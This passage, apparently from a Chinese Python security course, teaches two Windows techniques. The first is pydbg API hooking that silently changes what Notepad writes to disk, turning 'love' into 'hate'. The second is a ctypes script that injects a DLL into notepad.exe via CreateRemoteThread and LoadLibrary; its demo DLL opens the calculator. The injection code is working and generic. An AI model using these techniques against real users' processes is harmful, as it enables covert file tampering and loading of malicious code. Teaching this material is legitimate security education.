


Win7成功截图



### 代码实现

下面编写程序，钩取将数据保存到记事本的函数，将保存内容修改为程序员指定的内容。点击保存按钮时，将记事本中的love修改为Hate，然后创建记事本文件。虽然打开的记事本显示的love，但记事本保存文件中保存的却是hate。




**代码实现：**

import utils, sys  
from pydbg import \*  
from pydbg.defines import \*  
  
"""  
BOOL WINAPI WriteFile(   
 \_InHANDLE hFile,   
 \_InLPCVOID 1pBuffer,   
 \_InDWORD nNumberofBytesToWrite,   
 \_out\_optLPDWORD 1pNumberofBytesWritten,   
 \_Inout\_opt\_LPOVERLAPPED 1pOverlapped   
）;  
"""  
dbg = pydbg()  
isProcess = False  
orgPattern = "love"  
repPattern = "hate"  
processName = "notepad.exe"  
  
"""1.声明回调函数：声明回调函数，发生调试事件时调用。该函数内部含有钩取代码。"""  
def replacestring(dbg, args):  
 *"""2.读取内存值：从指定地址读取指定长度的内存地址，并返回其中值。  
 内存中保存的值被记录到文件。（kernel32.ReadProcessMemory)"""* buffer = dbg.read\_process\_memory(args[1], args[2])  
  
 """3.在内存值中检查模式：在内存值中检查是否有想修改的模式。"""  
 if orgPattern in buffer:  
 print("[APTHoOking] Before: %s" % buffer)  
 """4.修改值：若搜到想要的模式，则将其修改为黑客指定的值。"""  
 buffer = buffer.replace(orgPattern, repPattern)  
 """5.写内存：将修改值保存到内存。这是黑客希望在回调函数中执行的操作。  
 将love修改为hate，并保存到内存。（kernel32.WriteProcessMemory)"""  
 replace = dbg.write\_process\_memory(args[1], buffer)  
 print("[APIHooking] After: %s" % dbg.read\_process\_memory(args[1], args[2]))  
 return DBG\_CONTINUE  
  
"""6.获取进程D列表：获取Windows操作系统运行的所有进程ID列表。  
（kemel32.CreateToolhelp32Snapshot)"""  
for (pid, name) in dbg.enumerate\_processes():  
 if name.lower() == processName:  
 isProcess = True  
 hooks = utils.hook\_container()  
 """7.获取进程句柄：获取用于操纵进程资源的句柄，保存到类的内部。进程需要的动作通过句柄得到支持。  
 （kermel32.OpenProcess、kernel32.DebugActiveProcess)"""  
 dbg.attach(pid)  
 print("Saces a process handle in self.h\_process of pid[%d]" % pid)  
  
 """8.获取要设置断点的函数地址：使用句柄访问进程的内存值。查找目标Win32API，返回相应地址。"""  
 hookAddress = dbg.func\_resolve\_debuggee("kernel32.dll", "WriteFile")  
  
 if hookAddress:  
 """9.设置断点：向目标函数设置断点，注册回调函数，发生调试事件时调用。"""  
 hooks.add(dbg, hookAddress, 5, replacestring, None)  
 print("sets a breakpoint at the designated address: 0x%08x" % hookAddress)  
 break  
 else:  
 print("Error:couldnot resolve hook address")  
 sys.exit(-1)  
  
if isProcess:  
 print("waiting for occurring debugger event")  
 """10.启动调试：无限循环状态下，等待调试事件发生。调试事件发生时，调用回调函数。"""  
 dbg.run()  
else:  
 print("Error:There in no process [%s]" % processName)  
 sys.exit(-1)

### 运行结果

运行环境：32位操作系统，如果无特殊说明，32位和64位均可


**Win7的32位系统运行截图：**




新建一个文件然后用记事本打开，通过tasklist命令查看到notepad的进程pid是3580。


程序运行后：可以看到程序成功获取到notepad进程的pid（3580）和内存地址0x761611cc。然后将“I love you”替换成了” I hate you”。

这里重新打开这个文件之后发现内容确实改变了。





**Win7的64位系统运行会报错：**




## DLL注入

DLL注入技术可以将动态链接库DLL插入特定应用程序。DLL注入共有三种方法：

第一种是使用注册表，具体做法是先在注册表特定位置输入指定DLL名称，应用程序调用user32.dll时，指定DLL就会被加载到内存；

第二种是使用前面介绍的钩取函数，即注册钩取函数，以便特定事件发生时加载指定DLL；

第三种是为运行中的应用程序创建远程线程以插入DLL。Windows系统中，CreateRemote Thread（）函数用于创建远程线程。



### 常用函数释义

本程序中涉及的WINDOWS API说明。更多请参考微软官方文档：

https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread

获得目标进程的句柄。

1. OpenProcess(权限类型，是否可被继承，进程ID)功能:返回目标进程句柄.
2. VirtualAllocEx(hProcess, NULL, cb, MEM\_COMMIT, PAGE\_READWRITE);

函数功能：为制定的进程分配虚拟地址

参数1：要分配的进程句柄

参数2：要分配的虚拟地址的位置，0表示，自动分配位置

参数3：分配的大小

参数4：MEM\_COMMIT表示，分配物理内存或者页面内存，并且初始化内存为0

参数5：存储选项：PAGE\_READWRITE表示可以在页面内存中 “读写”

返回值：如果分配内存成功，则返回分配内存的地址，如果分配失败则返回NULL,调用GetLastError()查看错误原因

1. WriteProcessMemory(hProcess, pszLibFileRemote,PVOID) pszLibFile, cb, NULL)

函数功能：在指定进程中写入内存

参数1：写入进程的句柄

参数2：写入内存的起始地址，必须是已经创建的地址，比如上面用VirtualAllocEx()在进程中创建的内存地址

参数3：写入内存中的数据内容的缓存

参数4：写入数据大小

参数5：一个选项，0表示忽视

返回值： 非0值表示成功， 返回0则表示写入错误。调用GetLastError()查看错误原因

1. GetProcAddress(HMODULE hModule,LPCWSTR lpProcName);

功能：返回指定的DLL输出函数的函数地址

参数1：DLL模块句柄

参数2：DLL输出函数的函数名

这个函数的返回值，就是LoadLibrary的地址了

1. CreateRemoteThread()创建远程线程，既在目标进程中创建一个线程，这里的线程跟普通的线程不同，普通线程有线程处理函数ProcThread()

HANDLE CreateRemoteThread(

HANDLE hProcess,

LPSECURITY\_ATTRIBUTES lpThreadAttributes,

SIZE\_T dwStackSize,

LPTHREAD\_START\_ROUTINE lpStartAddress,

LPVOID lpParameter,

DWORD dwCreationFlags,

LPDWORD lpThreadId

);

函数功能：在指定进程中的虚拟地址中创建一个线程

参数1：进程句柄，线程被创建在这个进程中

参数2：安全等级，0表示默认安全等级

参数3：创建线程的大小，0表示系统自动分配线程实际需要的大小

参数4：线程起始地址，使用LPTHREAD\_START\_ROUTINE 定义的线程，并且线程是在远程进程中已经存在。

参数5: 给线程函数传递的参数

参数6：创建标志，如果参数是0，则线程创建后立即运行

参数7：线程ID，如果 ID给0 ，则不返回创建线程的ID

### 代码实现

Dll注入原理：简单来说，就是通过程序A控制程序B，让程序B加载含有payload的dll，该dll在加载的过程中会执行dll中的恶意代码。从而实现注入。最常见的是通过createRemoteThread来实现注入。“CreateRemoteThread()”是最传统和最流行，以及最多文档资料介绍的DLL注入技术。

它包括以下几个步骤：

1.使用OpenProcess()函数打开目标进程

2.通过调用GetProAddress()函数找到LoadLibrary()函数的地址

3.通过调用VirtualAllocEx()函数在目标/远程进程地址空间中为DLL文件路径开辟内存空间

4.调用WriteProcessMemory()函数在之前所分配的内存空间中写入DLL文件路径

5.调用CreateRemoteThread()函数创建一个新的线程，新线程以DLL文件路径名称作为参数来调用LoadLibrary()函数

*#!/usr/bin/python3  
# -\*- encoding: utf-8 -\*-  
# @Time : 2020/11/19 15:47   
# @Author : ordar  
# @File : dll\_injection.py  
# @Project : python\_course  
# @Python : 3.7.5  
  
import* psutil  
*import* sys  
*from* ctypes *import* \*  
  
  
*def* dll\_injection(process\_name, dll\_path):  
 FAGE\_READWRITE = 0x04  
 PROCESS\_ALL\_ACCESS = 0x001F0FFF  
 VIRTUAL\_MEN = (0x1000 | 0x2000)  
  
 kernel32 = windll.kernel32  
  
 dll\_len = *len*(dll\_path)  
  
 *# 1. 获取整个系统的进程快照* pids = psutil.pids()  
 *# 2. 在快照中去比对进程名* pid = *None  
 for* pid *in* pids:  
 p = psutil.Process(pid)  
 *if* p.name() == process\_name:  
 *break  
 print*('pid:', pid)  
 *# 3.用找到的pid去打开进程获取到句柄* h\_process = kernel32.OpenProcess(PROCESS\_ALL\_ACCESS, *False*, *int*(pid))  
 *if not* h\_process:  
 *print*("[-] Couldn't acquire a handle to PID: %s" % pid)  
 *print*("[-] Please open the notepad first")  
 sys.exit()  
 *else*:  
 *print*("[\*] PID: %s" % pid)  
  
 *# 4. 通过调用GetProAddress()函数找到LoadLibrary()函数的地址* h\_user32 = kernel32.GetModuleHandleA("kernel32.dll")  
 h\_loadlib = kernel32.GetProcAddress(h\_user32, "LoadLibraryA")  
 *# 5. 调用VirtualAllocEx()函数在目标/远程进程地址空间中为DLL文件路径开辟内存空间* argv\_address = kernel32.VirtualAllocEx(h\_process, 0, dll\_len, VIRTUAL\_MEN, FAGE\_READWRITE)  
 written = c\_int(0)  
 *# 6. 调用WriteProcessMemory()函数在之前所分配的内存空间中写入DLL文件路径* kernel32.WriteProcessMemory(h\_process, argv\_address, dll\_path, dll\_len, byref(written))  
  
 thread\_id = c\_ulong(0)  
 *# 7. 调用CreateRemoteThread()函数创建一个新的线程，新线程以DLL文件路径名称作为参数来调用LoadLibrary()函数  
 if not* kernel32.CreateRemoteThread(  
 h\_process,  
 *None*,  
 0,  
 h\_loadlib,  
 argv\_address,  
 0,  
 byref(thread\_id)  
 ):  
 *print*("[-] Failed to inject the DLL. Exiting.")  
 sys.exit()  
 *else*:  
 *# 8. dll注入只有第一次调用才会执行，从而弹出计算器，多次调用不会弹出计算器，只会打印这行信息  
 # 可以关掉notepad，然后打开一个新的notepad，在执行dll注入  
 print*("[+] thread\_ID: 0x%08x create" % thread\_id.value)  
  
  
*if* \_\_name\_\_ == '\_\_main\_\_':  
 dll\_injection('notepad.exe', r'D:/troila/py\_project/pythonCourse/python\_hacking\_exercises\calc64.dll')

### 运行结果

运行环境：32位操作系统，如果无特殊说明，32位和64位均可

先打开记事本，然后执行dll注入，可以成功执行dll中的代码，弹出来计算器。

